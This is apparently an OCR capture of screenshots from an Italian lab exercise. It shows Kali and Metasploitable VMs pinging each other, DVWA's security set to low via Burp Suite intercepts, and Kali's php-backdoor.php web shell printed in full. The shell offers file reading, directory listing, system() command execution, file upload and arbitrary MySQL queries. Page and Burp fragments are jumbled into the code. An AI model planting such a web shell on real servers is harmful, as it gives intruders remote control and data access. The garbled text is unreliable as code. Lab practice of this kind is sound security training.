

```
Kali Linux Interna [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

/home/kali_interna
File Azioni Modifica Visualizza Aiuto

    inet6 fe80::a00:27ff:fe8d:f57d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8d:f5:7d txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 14067 (13.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali_interna@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.767 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.839 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.923 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.26 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.543 ms
^X64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.360 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=0.754 ms
^C
  --- 192.168.50.101 ping statistics ---
  7 packets transmitted, 7 received, 0% packet loss, time 6067ms
 rtt min/avg/max/mdev = 0.360/0.777/1.258/0.263 ms

(kali_interna@kali)-[~]
```

```
Metasploit [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

    collisions:0 txqueuelen:1000
    RX bytes:0 (0.0 B) TX bytes:5004 (4.8 KB)
    Base address:0xd010 Memory:f0200000-f0220000

lo
    Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:119 errors:0 dropped:0 overruns:0 frame:0
    TX packets:119 errors:0 dropped:0 overruns:0 carrier
    collisions:0 txqueuelen:0
    RX bytes:25415 (24.8 KB) TX bytes:25415 (24.8 KB)

msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.458 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.563 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.877 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.965 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=1.00 ms

  --- 192.168.50.100 ping statistics ---
  5 packets transmitted, 5 received, 0% packet loss, time 3996ms
 rtt min/avg/max/mdev = 0.458/0.774/1.008/0.222 ms
msfadmin@metasploitable:~$ _
```

1234

Editor di Testo
Semplice editor di testo

192.168.50.101/dvwa/security.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

DVWA

DVWA Security

Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

lowSubmit

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. enable PHPIDS


Simulate attack - View IDS log

CTRL (DESTROY)



Damn Vulnerable Web Ap x +

Non sicuro | 192.168.50.101/dvwa/login.php



Username

Password

Login

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop Interce... Action Open B... Comment this item HTTP/I ?

Pretty Raw Hex

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 44
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.9
10 Referer: http://192.168.50.101/dvwa/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: security=high; PHPSESSID=
  11d49a6284400e89f6d93502885d6bcd
14 Connection: close
15
16 username=admin&password=password&Login=Login
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 3

Request Cookies 2

Request Headers 13

0 matches

Damn Vulnerable Web Ap

+

← → ✕

Non sicuro | 192.168.50.101/dvwa/security.php

↶ ☆ ⚙ ⚠ □ 👤 ⋮

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop Interce... Action Open B...

Comment this item

HTTP/1

Pretty Raw Hex

1 POST /dvwa/security.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 33

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.50.101

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://192.168.50.101/dvwa/security.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

13 Cookie: security=low; PHPSESSID=11d49a6284400e89f6d93502885d6bcd

14 Connection: close

15

16 security=low&seclev_submit=Submit

Inspector

Request Attributes 2


Request Query Parameters 0

Request Body Parameters 2

Request Cookies 2

Request Headers 13

0 matches



Emulatore di terminale

Usa la linea di comando

kali_interna@kali: /usr/share/webshells/php

File Azioni

(kali_interna@kali)-[~]

\$ cd /usr/share/webshells/php

(kali_interna@kali)-[/usr/share/webshells/php]

\$ ls

findsocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php

(kali_interna@kali)-[/usr/share/webshells/php]

\$ cat php-backdoor.php

<?

// a simple php backdoor | coded by z0mbie [30.08.03] | http://freenet.am/~zombie \\\

ob_implicit_flush();

if(isset(\$_REQUEST['f'])){\

\$filename=\$_REQUEST['f'];

\$file=fopen("\$filename","rb");

fpassthru(\$file);

die;f

}

if(isset(\$_REQUEST['d'])){\

\$d=\$_REQUEST['d'];

echo "<pre>";

if(\$handle = opendir("\$d")){\

echo "<h2>listing of \$d</h2>";

while (\$dir = readdir(\$handle)){\

if (is_dir("\$d/\$dir")) echo "";

else echo "";

echo "\$dir\n";

echo ""; currently disabled. [enable PHPIDS]

}

} else echo "opendir() failed";

closedir(\$handle);



DVWA Security
Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHP Inclusion Detection System is a security layer for PHP

You can enable PHPIDS across the application.

currently disabled. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer

Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop Intercept Action Open B...

Pretty Raw Hex

1 POST /dvwa/security.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 33

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.50.101

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/107.0.5304.107 Safari/537.36

9 Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,i

mage/avif,image/webp,image/apng,*/*;q=0.8,application/s

igned-exchange;v=b3;q=0.9

10 Referer: http://192.168.50.101/dvwa/security.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

13 Cookie: security=low; PHPSESSID=

11d49a6284400e89f6d93502885d5bcd

14 Connection: close

15

security=low; security_submit=Submit

0 matches

File Azioni Modifica Visualizza Aiuto

```

} else echo "opendir() failed";
closedir($handle);
die("<hr>");
}
if(isset($_REQUEST['c'])){
    echo "<pre>";
    system($_REQUEST['c']);
    die;
}
if(isset($_REQUEST['upload'])){
    if(!isset($_REQUEST['dir'])) die('hey, specify directory!');
    else $dir=$_REQUEST['dir'];
    $fname=$_HTTP_POST_FILES['file_name']['name'];
    if(!move_uploaded_file($_HTTP_POST_FILES['file_name']['tmp_name'], $dir.$fname))
        die('file uploading error.');
```

The security level changes the vulnerability level of DVWA.

low

```

$host=$_REQUEST['host'];
$user=$_REQUEST['usr'];
$password=$_REQUEST['passwd'];
$db=$_REQUEST['db'];
$query=$_REQUEST['mquery'];
mysql_connect("$host", "$user", "$password") or
die("Could not connect: " . mysql_error());
mysql_select_db("$db");
$result = mysql_query("$query");
if($result!=FALSE) echo "<pre><h2>query was executed correctly</h2>\n";
while ($row = mysql_fetch_array($result,MYSQL_ASSOC)) print_r($row);
mysql_free_result($result);
die;
}
```

Burp Project Intruder Repeater Window Help

| | | | | | |
|-----------|-----------------|--------------------|----------|----------|-------|
| Dashboard | Target | Proxy | Intruder | Repeater | Se... |
| Extender | Project options | User options | Learn | | |
| Intercept | HTTP history | WebSockets history | Options | | |

Request to http://192.168.50.101:80

Pretty Raw Hex

```

1 POST /dvwa/security.php HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;q=0.5
10 Referer: http://192.168.50.101/dvwa/security.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: security=low; PHPSESSID=
  11d49a6284400e89f6d93302885d6bcd
14 Connection: close
15
16 security=low&seclev_submit=Submit
```

 0 matches

```
}
?>
Instructions
<pre><form action="<? echo $PHP_SELF; ?>" METHOD=GET />execute command: <input type="text" name="c"><input type="submit" value="go"><hr>
</form>
<form enctype="multipart/form-data" action="<?php echo $PHP_SELF; ?>" method="post"><input type="hidden" name="MAX_FILE_SIZE" value="1000000000">
ute Force
upload file:<input name="file_name" type="file"> to dir: <input type="text" name="dir">&nbsp;&nbsp;&nbsp;<input type="submit" name="upload" value="upload"></form>
<hr>to browse go to http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=[directory here]
<br>for example:
http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=/etc on *nix
or http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=c:/windows on win
<hr>execute mysql query:
<form action="<? echo $PHP_SELF; ?>" METHOD=GET >
host:<input type="text" name="host" value="localhost"> user: <input type="text" name="usr" value="root"> password: <input type="text" name="passwd">
database: <input type="text" name="db"> query: <input type="text" name="mquery"> <input type="submit" value="execute">
</form>
XSS reflected
XSS stored
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP
PHPIDS is currently disabled. [enable PHPIDS]
http://michaeldaw.org 2006
(kali_interna@kali)-[/usr/share/webshells/php]
```

```
2 Host: 192.168.50.101
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Origin: http://192.168.50.101
6 Content-Type: application/x-www-form-urlencoded
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
